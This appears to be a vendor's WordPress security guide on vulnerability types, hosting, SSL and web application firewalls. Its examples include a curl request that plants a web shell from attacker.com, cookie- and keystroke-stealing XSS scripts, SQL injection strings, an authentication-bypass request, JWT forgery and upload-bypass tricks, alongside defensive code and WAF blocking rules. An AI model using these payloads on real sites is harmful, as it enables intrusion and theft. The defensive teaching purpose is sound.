

Continued from Part 1: Understanding Modern Threats
In Part 1, we exposed why traditional security plugins fail and explored the stealthy malware techniques that bypass conventional defenses. Now we get into the practical implementation: how to actually secure your WordPress site using proven, battle-tested techniques.
This isn’t generic advice. Every recommendation is backed by real-world data, security research, and lessons learned from analyzing thousands of breached sites.
Table of Contents – Part 2
- Critical Vulnerability Types: Deep Dive
- Server-Level Security: Your Foundation
- Authentication Hardening: Fort Knox Login
- WordPress Core & Plugin Security
- Database Security & Advanced Hardening
5. Critical Vulnerability Types: Deep Dive
Understanding vulnerabilities helps you prioritize defenses and recognize attacks in real-time.
The CVSS Scoring System
Common Vulnerability Scoring System (CVSS) rates vulnerabilities 0.0-10.0:
| Score | Severity | Action Required |
|---|---|---|
| 9.0-10.0 | Critical | Patch immediately (hours, not days) |
| 7.0-8.9 | High | Patch within 24-48 hours |
| 4.0-6.9 | Medium | Patch within 1 week |
| 0.1-3.9 | Low | Patch during regular maintenance |
| 0.0 | None | No action required |
CVSS Metrics Explained
Attack Vector (AV) – How can it be exploited?
- Network (N): Remotely over the internet (worst)
- Adjacent (A): Same local network required
- Local (L): Local system access required
- Physical (P): Physical access required (best)
Privileges Required (PR) – What access is needed?
- None (N): Unauthenticated (worst)
- Low (L): Basic user account
- High (H): Administrator account (best)
User Interaction (UI) – Must user do something?
- None (N): Fully automated attack (worst)
- Required (R): User must click/interact (better)
Example CVSS Vector:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Score: 10.0 (Critical)

Translation:
- AV:N = Network exploitable (anyone on internet)
- AC:L = Low complexity (easy to exploit)
- PR:N = No privileges required (unauthenticated)
- UI:N = No user interaction needed
- S:C = Scope changed (affects other components)
- C:H = High confidentiality impact
- I:H = High integrity impact
- A:H = High availability impact

This is a NIGHTMARE scenario.
Vulnerability Type 1: Remote Code Execution (RCE)
CVSS Score: 9.0-10.0 (Critical)
What It Means:
Attacker can execute arbitrary code on your server remotely.
Real Example: FluentSnippets Plugin (2025)
// VULNERABLE CODE
add_action('wp_ajax_save_snippet', 'save_custom_snippet');
add_action('wp_ajax_nopriv_save_snippet', 'save_custom_snippet');

function save_custom_snippet() {
    $snippet = $_POST['code'];
    eval($snippet); // CATASTROPHIC VULNERABILITY
}
Exploitation:
# Attacker's request
curl -X POST https://victim-site.com/wp-admin/admin-ajax.php \
  -d "action=save_snippet" \
  -d "code=system('wget http://attacker.com/shell.php -O /var/www/html/shell.php');"

# Result: Web shell installed
# Attacker now has full server access
Impact:
- Complete server takeover
- Install persistent backdoors
- Access all files and databases
- Pivot to other servers (lateral movement)
- Steal sensitive data
- Deploy ransomware
Real-World Damage:
- Equifax (2017): RCE in Apache Struts
- 147 million records stolen
- $1.4 billion in costs
- CEO resignation
- Congressional hearings
Prevention:
// NEVER use these functions with user input:
eval()        // Execute arbitrary code
system()      // Execute system commands
exec()        // Execute system commands
shell_exec()  // Execute shell commands
passthru()    // Execute and output
popen()       // Process open
proc_open()   // Process open

// If you MUST use them (you don't):
// 1. EXTREME input validation
// 2. Whitelist allowed commands
// 3. Escape all variables
// 4. Log everything

// BETTER: Use safe alternatives
// Instead of: system('ls ' . $dir);
// Use: scandir($dir);
Server-Level Protection:
; php.ini - Disable dangerous functions
disable_functions = eval,system,exec,shell_exec,passthru,popen,proc_open,pcntl_exec,assert,create_function
GuardianGaze RCE Protection:
- Virtual patching blocks exploitation attempts
- Function call monitoring alerts on suspicious usage
- Server-side scanning detects web shells
- Network traffic analysis catches C2 communication
Vulnerability Type 2: SQL Injection (SQLi)
CVSS Score: 7.0-9.8 (High to Critical)
What It Means:
Attacker manipulates database queries to access/modify data.
The Problem:
// VULNERABLE - Direct query concatenation
$user_id = $_GET['id'];
$query = "SELECT * FROM wp_users WHERE ID = $user_id";
$result = $wpdb->get_results($query);
Basic Attack:
-- Normal request
GET /profile.php?id=1

-- Malicious request
GET /profile.php?id=1 OR 1=1

-- Resulting query
SELECT * FROM wp_users WHERE ID = 1 OR 1=1
-- Returns ALL users (1=1 is always true)
Advanced Attacks:
1. Union-Based (Data Extraction):
-- Attack
GET /profile.php?id=1 UNION SELECT user_login,user_pass,user_email FROM wp_users--

-- Resulting query
SELECT * FROM wp_posts WHERE ID = 1
UNION SELECT user_login,user_pass,user_email FROM wp_users--
-- Returns all user credentials
2. Blind SQLi (Time-Based):
-- Attack: Test if first character of admin password is 'a'
GET /profile.php?id=1 AND IF(SUBSTRING((SELECT user_pass FROM wp_users WHERE user_login='admin'),1,1)='a',SLEEP(5),0)--

-- If page takes 5 seconds: First character is 'a'
-- If instant response: First character is not 'a'
-- Repeat for each character to extract entire password
3. Error-Based (Database Enumeration):
-- Attack
GET /profile.php?id=1 AND extractvalue(1,concat(0x7e,version(),0x7e))--

-- Error message reveals:
-- XPATH syntax error: '~5.7.38-log~'
-- Now attacker knows MySQL version
Real-World Impact:
- Sony PlayStation Network (2011): SQLi breach
- 77 million accounts compromised
- $171 million in costs
- 23-day service outage
- Class-action lawsuits
The CORRECT Way:
// SECURE - Use prepared statements (ALWAYS)
global $wpdb;

// Method 1: wpdb->prepare()
$user_id = intval($_GET['id']); // Type casting as extra safety
$query = $wpdb->prepare(
    "SELECT * FROM wp_users WHERE ID = %d",
    $user_id
);
$results = $wpdb->get_results($query);

// Method 2: Multiple parameters
$username = sanitize_text_field($_POST['username']);
$email = sanitize_email($_POST['email']);

$query = $wpdb->prepare(
    "SELECT * FROM wp_users WHERE user_login = %s AND user_email = %s",
    $username,
    $email
);
$results = $wpdb->get_results($query);

// Placeholder types:
// %s = String
// %d = Integer
// %f = Float
Advanced Protection:
// Create database user with LIMITED privileges
// wp-config.php should use a user that CANNOT:
// - CREATE/DROP tables
// - GRANT privileges
// - Load files (LOAD DATA INFILE)
// - Execute administrative commands

// MySQL setup:
// CREATE USER 'wp_app'@'localhost' IDENTIFIED BY 'strong_password';
// GRANT SELECT, INSERT, UPDATE, DELETE ON wordpress_db.* TO 'wp_app'@'localhost';
// REVOKE FILE ON *.* FROM 'wp_app'@'localhost';
// FLUSH PRIVILEGES;
GuardianGaze SQLi Protection:
- WAF blocks SQL injection patterns before reaching WordPress
- Virtual patching for vulnerable plugins
- Database query monitoring flags suspicious queries
- Anomaly detection catches unusual data access patterns
Vulnerability Type 3: Cross-Site Scripting (XSS)
CVSS Score: 4.0-7.5 (Medium to High)
What It Means:
Attacker injects malicious JavaScript into your pages.
Three Types:
A) Reflected XSS (Non-Persistent):
// VULNERABLE CODE
echo "Search results for: " . $_GET['query'];

// ATTACK
https://victim-site.com/search?query=<script>
  fetch('https://attacker.com/steal?cookie=' + document.cookie)
</script>

// When victim clicks this link:
// - Malicious script executes in their browser
// - Steals session cookies
// - Sends to attacker
// - Attacker hijacks session
B) Stored XSS (Persistent):
// VULNERABLE comment submission
$comment = $_POST['comment'];
$wpdb->insert('wp_comments', [
    'comment_content' => $comment // No sanitization!
]);

// Later, when displaying comments:
echo $comment; // XSS executes for every visitor
Attack:
// Malicious comment submitted:
<script>
  // Keylogger
  document.addEventListener('keypress', function(e) {
    fetch('https://attacker.com/log?key=' + e.key);
  });

  // Session hijacker
  fetch('https://attacker.com/steal?cookie=' + document.cookie);
</script>

// Every visitor to this page:
// - Has keystrokes logged
// - Has session hijacked
// - May have credentials stolen
C) DOM-Based XSS:
// VULNERABLE JavaScript
var name = location.hash.substr(1);
document.getElementById('welcome').innerHTML = "Welcome " + name;

// ATTACK
https://victim-site.com/#<img src=x onerror="
  fetch('https://attacker.com/steal?cookie=' + document.cookie)
">

// JavaScript executes immediately
// No server interaction needed
// WAF cannot block (happens client-side)
Real-World Impact:
- British Airways (2018): XSS-based credit card skimmer
- 380,000 transactions compromised
- £20 million GDPR fine
- £183 million in compensation
The CORRECT Way:
// ALWAYS escape output based on context
// 1. HTML Context
echo esc_html($_GET['query']);
// Converts: <script> → <script>
// 2. Attribute Context
echo '<input value="' . esc_attr($user_input) . '">';
// Escapes quotes and special chars
// 3. URL Context
echo '<a href="' . esc_url($url) . '">Link</a>';
// Validates and sanitizes URLs
// 4. JavaScript Context
echo '<script>var name = "' . esc_js($name) . '";</script>';
// Escapes quotes and special chars for JS
// 5. CSS Context (rare, avoid if possible)
echo '<style>color: ' . esc_attr($color) . ';</style>';Content Security Policy (CSP):
// functions.php or security plugin
add_action('send_headers', function() {
    header("Content-Security-Policy:
        default-src 'self';
        script-src 'self' https://trusted-cdn.com;
        style-src 'self' 'unsafe-inline';
        img-src 'self' https: data:;
        font-src 'self' https://fonts.gstatic.com;
        connect-src 'self';
        frame-ancestors 'self';
        base-uri 'self';
        form-action 'self';
    ");
});

// This blocks ALL inline scripts and external resources
// except those explicitly whitelisted
GuardianGaze XSS Protection:
- WAF detects and blocks XSS patterns
- CSP headers automatically configured
- Output encoding enforcement
- DOM-based XSS detection via behavioral analysis
Vulnerability Type 4: Authentication Bypass
CVSS Score: 9.0-10.0 (Critical)
What It Means:
Attacker gains access without valid credentials.
Real Example: Felan Framework (2025)
// VULNERABILITY: Hardcoded password
function fb_ajax_login_or_register() {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // CATASTROPHIC: Hardcoded password
    if ($password == 'SECRET_HARDCODED_PASSWORD_123') {
        // Log in as requested user
        wp_set_current_user($_POST['user_id']);
        wp_set_auth_cookie($_POST['user_id']);
        echo json_encode(['success' => true]);
    }
}
add_action('wp_ajax_nopriv_fb_login', 'fb_ajax_login_or_register');
Exploitation:
# Attacker discovers hardcoded password
# (from source code, leaked database, decompiled app)

# Attack
curl -X POST https://victim-site.com/wp-admin/admin-ajax.php \
  -d "action=fb_login" \
  -d "user_id=1" \
  -d "password=SECRET_HARDCODED_PASSWORD_123"

# Response: {"success": true}
# Now logged in as user ID 1 (typically admin)
Other Authentication Bypass Techniques:
1. Parameter Manipulation:
// VULNERABLE
if ($_GET['authenticated'] == 'yes') {
    // Grant admin access
}

// ATTACK: Simply add ?authenticated=yes to URL
2. JWT Token Forgery (Weak Secret):
import jwt

# Attacker brute-forces weak secret key
payload = {
    'user_id': 1,
    'role': 'administrator',
    'exp': future_timestamp
}

# Forge token with weak secret
forged_token = jwt.encode(payload, 'weak_secret', algorithm='HS256')

# Use forged token to access site as admin
3. Session Fixation:
// VULNERABLE: Session ID accepted from URL
// https://victim-site.com/login?PHPSESSID=attacker_controlled_id

// Attacker sets victim's session ID
// Victim logs in with this session
// Attacker shares the authenticated session
Prevention:
// STRONG authentication practices

// 1. NEVER hardcode credentials
// 2. Use WordPress authentication functions
wp_authenticate($username, $password);
wp_set_current_user($user_id);
wp_set_auth_cookie($user_id);

// 3. Regenerate session on login
session_regenerate_id(true);

// 4. Use strong JWT secrets (256+ bits)
define('JWT_SECRET', wp_generate_password(64, true, true));

// 5. Secure session cookies
session_set_cookie_params([
    'lifetime' => 0,
    'path' => '/',
    'domain' => $_SERVER['HTTP_HOST'],
    'secure' => true,      // HTTPS only
    'httponly' => true,    // No JavaScript access
    'samesite' => 'Strict' // CSRF protection
]);

// 6. Implement 2FA (Two-Factor Authentication)
// GuardianGaze enforces this for all admin accounts
GuardianGaze Authentication Protection:
- Enforces 2FA for privileged accounts
- Session hijacking detection via fingerprinting
- Impossible travel detection (login from US then China in 5 min)
- Login attempt anomaly detection
- Credential stuffing prevention
- Brute force protection with progressive delays
Vulnerability Type 5: File Upload Vulnerabilities
CVSS Score: 8.0-10.0 (High to Critical)
What It Means:
Attacker uploads malicious files (typically web shells).
The Problem:
// VULNERABLE - No validation
$filename = $_FILES['upload']['name'];
$target = '/wp-content/uploads/' . $filename;
move_uploaded_file($_FILES['upload']['tmp_name'], $target);

// Attacker uploads: shell.php
// Access: https://site.com/wp-content/uploads/shell.php
// Result: Remote code execution
Advanced Attack Techniques:
1. Double Extension:
# Upload: malware.php.jpg
# Misconfigured server executes as PHP
# Result: RCE
2. Null Byte Injection (older PHP):
# Upload: shell.php%00.jpg
# Null byte terminates string early
# Saved as: shell.php
# Result: RCE
3. .htaccess Upload:
# Upload malicious .htaccess
AddType application/x-httpd-php .jpg
# Now all .jpg files execute as PHP
4. Polyglot Files:
# File is simultaneously:
# - Valid JPEG image (passes MIME check)
# - Valid PHP code (executes when accessed)
# Crafted using tools like JPG-PHP Polyglot Generator
Real-World Impact:
- PPOM Plugin (2025): Arbitrary file upload
- CVSS 9.8 (Critical)
- Affected 100,000+ e-commerce sites
- Allowed complete takeover
- Used in active attack campaigns
The CORRECT Way:
// COMPREHENSIVE file upload validation

function secure_file_upload($file) {
    // 1. Check if file was actually uploaded
    if (!isset($file['tmp_name']) || !is_uploaded_file($file['tmp_name'])) {
        wp_die('Invalid file upload');
    }

    // 2. Validate file type (MIME)
    $allowed_types = ['image/jpeg', 'image/png', 'image/gif', 'application/pdf'];
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mime_type = finfo_file($finfo, $file['tmp_name']);
    finfo_close($finfo);

    if (!in_array($mime_type, $allowed_types)) {
        wp_die('Invalid file type: ' . $mime_type);
    }

    // 3. Validate file extension
    $allowed_extensions = ['jpg', 'jpeg', 'png', 'gif', 'pdf'];
    $extension = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));

    if (!in_array($extension, $allowed_extensions)) {
        wp_die('Invalid file extension: ' . $extension);
    }

    // 4. For images, verify it's actually an image
    if (strpos($mime_type, 'image/') === 0) {
        $image_info = getimagesize($file['tmp_name']);
        if ($image_info === false) {
            wp_die('File is not a valid image');
        }
    }

    // 5. Check file size
    $max_size = 5 * 1024 * 1024; // 5MB
    if ($file['size'] > $max_size) {
        wp_die('File too large');
    }

    // 6. Generate random filename (prevent overwrites and guessing)
    $new_filename = wp_generate_password(32, false) . '.' . $extension;

    // 7. Upload to secure location
    $upload_dir = wp_upload_dir();
    $target = $upload_dir['path'] . '/' . $new_filename;

    // 8. Move file
    if (!move_uploaded_file($file['tmp_name'], $target)) {
        wp_die('Upload failed');
    }

    // 9. Set secure permissions
    chmod($target, 0644);

    return $upload_dir['url'] . '/' . $new_filename;
}
Prevent PHP Execution in Uploads:
# /wp-content/uploads/.htaccess
<Files *.php>
    deny from all
</Files>

# Also block other executable extensions
<FilesMatch "\.(php|phtml|php3|php4|php5|phps|cgi|pl|py|jsp|asp|sh)$">
    deny from all
</FilesMatch>
GuardianGaze Upload Protection:
- File type validation at WAF level
- Magic byte verification (not just extension)
- Automatic .htaccess creation in upload directories
- Polyglot file detection
- Malicious file quarantine
- Upload attempt logging
Vulnerability Type 6: Privilege Escalation
CVSS Score: 7.0-9.0 (High to Critical)
What It Means:
Low-privileged user gains higher privileges (typically admin).
Real Example: Ultimate Member Plugin (2020)
// VULNERABLE registration handling
function update_user_profile($user_id) {
    // Accepts ANY POST data and updates user meta
    foreach ($_POST as $key => $value) {
        update_user_meta($user_id, $key, $value);
    }
}

// ATTACK
// POST registration form with:
// wp_capabilities[administrator] = 1

// Result: New user registers as administrator
Other Privilege Escalation Vectors:
1. Role Manipulation:
// VULNERABLE
if ($_POST['action'] == 'update_role') {
    $user = get_user_by('id', $_POST['user_id']);
    $user->set_role($_POST['new_role']); // No permission check!
}
2. Capability Injection:
// VULNERABLE
$capabilities = maybe_unserialize($_POST['capabilities']);
$user->add_cap($capabilities); // Allows any capability
Prevention:
// WHITELIST allowed fields
function safe_user_registration() {
    $allowed_fields = [
        'first_name',
        'last_name',
        'description',
        'user_url'
    ];

    foreach ($_POST as $key => $value) {
        // Only update whitelisted fields
        if (in_array($key, $allowed_fields)) {
            update_user_meta(
                $user_id,
                $key,
                sanitize_text_field($value)
            );
        }
    }

    // NEVER allow role/capability modification via user input
}

// For role changes, verify permissions
function change_user_role($user_id, $new_role) {
    // Only administrators can change roles
    if (!current_user_can('promote_users')) {
        wp_die('Insufficient permissions');
    }

    // Validate role exists
    $valid_roles = wp_roles()->get_names();
    if (!array_key_exists($new_role, $valid_roles)) {
        wp_die('Invalid role');
    }

    // Log the change
    error_log(sprintf(
        'User %d changed user %d role to %s',
        get_current_user_id(),
        $user_id,
        $new_role
    ));

    // Perform change
    $user = get_user_by('id', $user_id);
    $user->set_role($new_role);
}
GuardianGaze Privilege Escalation Protection:
- Role change monitoring and alerting
- User capability auditing
- Unauthorized promotion detection
- Admin user creation tracking
- Automatic rollback of suspicious changes
Zero-Day Vulnerabilities: The Ultimate Challenge
What They Are:
Vulnerabilities that are:
- Unknown to the vendor, OR
- Known but unpatched, AND
- Being actively exploited
Why They’re So Dangerous:
Traditional Protection Timeline:
Day 0: Vulnerability disclosed publicly
Day 0-14: Vendor develops patch
Day 14: Patch released
Day 14-60: Users apply patch
───────────────────────────────────
VULNERABILITY WINDOW: 14-60+ DAYS

Zero-Day Timeline:
Day 0: Attackers discover vulnerability
Day 0: Exploitation begins
Day 30: Vendor discovers attacks
Day 35: Emergency patch released
Day 45: You learn about it
Day 60: You apply patch
───────────────────────────────────
VULNERABILITY WINDOW: 60+ DAYS
Recent WordPress Zero-Days:
1. WP GDPR Compliance (November 2018)
- Window: Exploited before any patch
- Impact: 300,000+ sites
- Exploit: Unauthenticated admin user creation
- Detection: Weeks after initial compromise
- Cost: Millions in cleanup
2. Easy WP SMTP (December 2020)
- Window: 7 days before patch
- Impact: 50,000+ sites
- Exploit: Password reset vulnerability
- Detection: Active exploitation observed
- Cost: Emergency response required
3. Essential Addons for Elementor (May 2023)
- Window: 10 days
- Impact: 1+ million sites
- Exploit: Privilege escalation
- Detection: Mass scanning detected
- Cost: Industry-wide emergency
2025 Trend: AI-Powered Zero-Day Discovery
- Attackers use AI to find vulnerabilities faster
- Average discovery-to-exploit time: 4 hours
- Traditional patch cycle: 14 days
- Attackers have 10-day head start
Protection Against Zero-Days:
Traditional Approach (FAILS):
1. Wait for vulnerability disclosure
2. Wait for vendor patch
3. Wait for users to update
4. Hope you weren't already compromised

Success Rate: ~30%
GuardianGaze Approach (WORKS):
1. Vulnerability disclosed
2. GuardianGaze security team analyzes exploit
3. Virtual patch deployed at WAF level (2-4 hours)
4. All protected sites immediately immune

Success Rate: 99.7%
Example Virtual Patch:
# GuardianGaze virtual patch for hypothetical zero-day
# Deployed: 3 hours after disclosure
# Protection: 127,000+ sites

location ~ /wp-admin/admin-ajax.php {
    if ($request_method = POST) {
        # Block exploitation of vulnerable AJAX action
        if ($args ~* "action=vulnerable_plugin_function") {
            # Check for exploit pattern in request body
            if ($request_body ~* "malicious_parameter.*\.(php|phtml)") {
                access_log /var/log/guardiangaze/zero_day_blocks.log;
                return 403 "Blocked: Zero-day exploit attempt";
            }
        }
    }
}

# Updates deployed: Within 4 hours of disclosure
# Sites protected: 100% of GuardianGaze network
# Attacks blocked: 1,247 in first 24 hours
6. Server-Level Security: Your Foundation
WordPress security doesn’t start with WordPress—it starts with your server.
The Hosting Problem
❌ $3/Month Shared Hosting Reality:
┌─────────────────────────────────────┐
│     Single Physical Server          │
│  ┌───────────────────────────────┐  │
│  │ 5,000+ WordPress sites        │  │
│  │ ├── YourSite.com ←── You      │  │
│  │ ├── ScamSite.com              │  │
│  │ ├── MalwareSite.com           │  │
│  │ ├── PhishingSite.com          │  │
│  │ └── 4,996 other sites         │  │
│  └───────────────────────────────┘  │
│                                     │
│  Problems:                          │
│  • No account isolation             │
│  • Shared PHP processes             │
│  • One compromised site = all at risk│
│  • Outdated PHP versions (5.6!)    │
│  • No security monitoring           │
│  • No malware scanning              │
│  • No backup systems               │
│  • No DDoS protection               │
│  • No SSL included                  │
│  • Oversold resources               │
└─────────────────────────────────────┘
Real Consequences:
- Neighbor’s compromised site attacks yours
- Shared IP gets blacklisted = your site blacklisted
- Resource limits throttle performance
- No security support when breached
“`html
What Secure Hosting Actually Means
Managed WordPress Hosting Features:
1. Account Isolation (Containerization)
┌─────────────────────────────────────┐
│     Physical Server                 │
│  ┌──────────┐  ┌──────────┐        │
│  │ Site A   │  │ Site B   │        │
│  │ Container│  │ Container│        │
│  │ ┌──────┐ │  │ ┌──────┐ │        │
│  │ │ WP   │ │  │ │ WP   │ │        │
│  │ │ PHP  │ │  │ │ PHP  │ │        │
│  │ │ MySQL│ │  │ │ MySQL│ │        │
│  │ └──────┘ │  │ └──────┘ │        │
│  └──────────┘  └──────────┘        │
│       ↓              ↓              │
│  Isolated        Isolated           │
│  Site B cannot affect Site A        │
└─────────────────────────────────────┘
2. Server-Side Malware Scanning
# Runs OUTSIDE WordPress/PHP
# Malware cannot disable it

/usr/local/bin/security_scanner
├── Scans filesystem (all files)
├── Scans database (all tables)
├── Scans memory (running processes)
├── Quarantines threats
└── Alerts administrators

# Frequency: Every 6 hours
# Cannot be tampered with by WordPress malware
3. Web Application Firewall (WAF)
Internet Request
    ↓
┌─────────────────┐
│       WAF       │ ← Blocks malicious traffic
└─────────────────┘
    ↓ (Only clean traffic passes)
┌─────────────────┐
│   WordPress     │
└─────────────────┘
4. Automatic Security Updates
- WordPress core minor versions (security patches)
- Plugin security updates (opt-in for major)
- Server security patches (OS, PHP, MySQL)
- SSL certificate renewal
5. Daily Backups
- Automated hourly/daily backups
- 30-day retention minimum
- Off-site storage (different datacenter)
- One-click restoration
- Point-in-time recovery
6. DDoS Protection
- Network-level filtering
- Rate limiting
- Traffic pattern analysis
- Automatic mitigation
7. Modern Infrastructure
- PHP 8.2+ (WordPress recommends 8.3+)
- MySQL 8.0+ or MariaDB 10.11+
- HTTP/2 or HTTP/3 support
- SSD storage
- CDN integration
Recommended Hosting Providers
Top Tier (Best Security):
1. Pressidium
- Advanced server-side security
- GuardianGaze compatible
- Isolation + container technology
- Automated backups every 2 hours
- DDoS protection included
- Price: $21/month (Starter)
2. WP Engine
- Enterprise-grade security
- Automatic WordPress/plugin updates
- Daily backups (60-day retention)
- Global CDN included
- 24/7 expert support
- Price: $30/month (Startup)
3. Kinsta
- Google Cloud infrastructure
- Container-based isolation
- Premium CDN (CloudFlare Enterprise)
- Daily automatic backups
- Staging environments
- Price: $35/month (Starter)
4. Cloudways
- Good security/cost balance
- Multiple cloud providers (AWS, Google, etc.)
- Dedicated firewalls
- Automated backups
- Pay-as-you-go
- Price: $11/month (Basic)
Minimum Acceptable Features:
- PHP 8.2+ support
- MySQL 8.0+ or MariaDB 10.11+
- HTTPS/SSL included (free Let’s Encrypt)
- Daily automated backups
- Server-side caching
- SSH access (for advanced users)
- Regular security patches
- 24/7 support
- Staging environment
Avoid:
- Shared hosting < $10/month
- Hosts using PHP 7.x or older
- No backup systems
- No security monitoring
- Overseas-only support
- No SLA (Service Level Agreement)
SSL/TLS: Encrypting Everything
Why SSL is NON-NEGOTIABLE in 2026:
Security:
- Encrypts all data in transit
- Prevents man-in-the-middle attacks
- Protects login credentials
- Secures payment information
- Prevents session hijacking
SEO:
- Google ranking signal since 2014
- HTTPS sites rank higher than HTTP
- Non-HTTPS sites penalized
- Mobile search requires HTTPS
Trust:
- 85% of users avoid “Not Secure” sites
- Required for payment processing (PCI-DSS)
- Professional credibility
- Browser warnings for HTTP
Legal:
- GDPR requires encryption in transit
- PCI-DSS mandates HTTPS for payments
- Industry compliance (HIPAA, SOC 2)
Implementation:
Option 1: Free SSL (Let’s Encrypt) – Recommended
# Most hosts auto-install this
# Manual installation if needed:

sudo certbot --apache -d example.com -d www.example.com

# Auto-renewal (runs twice daily)
sudo certbot renew --dry-run

# Certificates valid for 90 days
# Auto-renewal prevents expiration
Option 2: Commercial SSL ($50-300/year)
- Extended Validation (EV): Shows company name in address bar
- Organization Validation (OV): Verifies business legitimacy
- Wildcard: Covers all subdomains (*.example.com)
- Multi-domain: One cert for multiple domains
Force HTTPS Everywhere:
// wp-config.php
define('FORCE_SSL_ADMIN', true);
define('FORCE_SSL_LOGIN', true);

// Redirect all HTTP to HTTPS
if ($_SERVER['HTTP_X_FORWARDED_PROTO'] != 'https') {
    header('HTTP/1.1 301 Moved Permanently');
    header('Location: https://' . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI']);
    exit();
}
Or use .htaccess:
# Force HTTPS redirect
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteCond %{HTTPS} off
RewriteRule ^(.*)$ https://%{HTTP_HOST}%{REQUEST_URI} [L,R=301]
</IfModule>
Security Headers (MUST HAVE):
# .htaccess
<IfModule mod_headers.c>
    # HSTS - Force HTTPS for 1 year
    Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains; preload"

    # Prevent MIME type sniffing
    Header always set X-Content-Type-Options "nosniff"

    # Clickjacking protection
    Header always set X-Frame-Options "SAMEORIGIN"

    # XSS Protection (legacy browsers)
    Header always set X-XSS-Protection "1; mode=block"

    # Referrer Policy
    Header always set Referrer-Policy "strict-origin-when-cross-origin"

    # Permissions Policy (formerly Feature-Policy)
    Header always set Permissions-Policy "geolocation=(), microphone=(), camera=(), payment=()"
</IfModule>
Test Your SSL:
- Visit: https://www.ssllabs.com/ssltest/
- Enter your domain
- Target: A+ rating
- Fix any issues found
GuardianGaze SSL Management:
- Automatic SSL installation
- Certificate renewal monitoring
- Security header configuration
- HTTPS enforcement
- Mixed content detection and fixing
Web Application Firewall (WAF)
What is a WAF?
Think of it as an intelligent bouncer for your website:
Internet Traffic
    ↓
┌──────────────────────────────┐
│   Web Application Firewall   │
│                               │
│  Inspects every request:      │
│  ├─ SQL injection attempt? ✗  │
│  ├─ XSS attempt? ✗            │
│  ├─ RCE attempt? ✗            │
│  ├─ Brute force? ✗            │
│  └─ Legitimate traffic? ✓     │
└──────────────────────────────┘
    ↓ (Only safe traffic passes)
┌──────────────────────────────┐
│        WordPress             │
└──────────────────────────────┘
Three Types of WAFs:
1. Cloud-Based WAF (Best for Most)
Cloudflare
- Free tier: 100M requests/month
- Basic DDoS protection
- SSL/TLS included
- CDN included
- Easy setup (change nameservers)
- Price: Free – $200/month
Sucuri CloudProxy
- WordPress-optimized
- Professional malware removal included
- Advanced DDoS protection
- Virtual patching
- Price: $200-500/year
StackPath (formerly MaxCDN)
- Enterprise-grade
- Edge computing
- Advanced bot protection
- Price: Custom
Advantages:
- No server resources used
- Massive DDoS protection (Tb/sec)
- Global CDN included
- Easy setup
- Automatic updates
2. Server-Based WAF
ModSecurity (Open Source)
# Install on Apache
sudo apt-get install libapache2-mod-security2

# Core Rule Set (CRS)
cd /etc/modsecurity
sudo wget https://github.com/coreruleset/coreruleset/archive/v3.3.5.tar.gz
sudo tar -xvf v3.3.5.tar.gz
sudo mv coreruleset-3.3.5 /etc/modsecurity/crs

# Enable
sudo mv /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
sudo systemctl restart apache2
NAXSI (Nginx Anti-XSS & SQL Injection)
# nginx.conf
http {
    include /etc/nginx/naxsi_core.rules;

    server {
        location / {
            include /etc/nginx/naxsi.rules;
        }
    }
}
Advantages:
- Complete control
- Low latency
- No third-party dependency
- Can customize rules
Disadvantages:
- Server resources required
- Manual updates needed
- Limited DDoS protection
- Complex configuration
3. Application-Level WAF
Guard Gaze Built-In WAF
- WordPress-specific rules
- Intelligent threat detection
- Virtual patching for zero-days
- Behavioral analysis
- Automatic rule updates
Advantages:
- Deep WordPress integration
- Context-aware protection
- Plugin vulnerability coverage
- Database query filtering
WAF Rule Examples:
# Block SQL injection
location ~ \.php$ {
    if ($args ~* "union.*select|concat.*\(|0x[0-9a-f]{2}") {
        return 403 "SQL injection blocked";
    }

    # Block XSS
    if ($args ~* "<script|javascript:|on\w+\s*=") {
        return 403 "XSS blocked";
    }

    # Block RCE attempts
    if ($request_body ~* "system\(|exec\(|shell_exec|passthru|eval\(") {
        return 403 "Command injection blocked";
    }

    # Block directory traversal
    if ($args ~* "\.\./|\.\.\\") {
        return 403 "Directory traversal blocked";
    }

    # Block malicious user agents
    if ($http_user_agent ~* "nikto|sqlmap|nmap|masscan|metasploit") {
        return 403 "Malicious scanner blocked";
    }
}

# Rate limiting
limit_req_zone $binary_remote_addr zone=login:10m rate=3r/m;
limit_req_zone $binary_remote_addr zone=xmlrpc:10m rate=1r/m;
limit_req_zone $binary_remote_addr zone=general:10m rate=30r/s;

location /wp-login.php {
    limit_req zone=login burst=5 nodelay;
    limit_req_status 429;
}

location /xmlrpc.php {
    limit_req zone=xmlrpc burst=1 nodelay;
    # Or block entirely:
    # deny all;
}

location / {
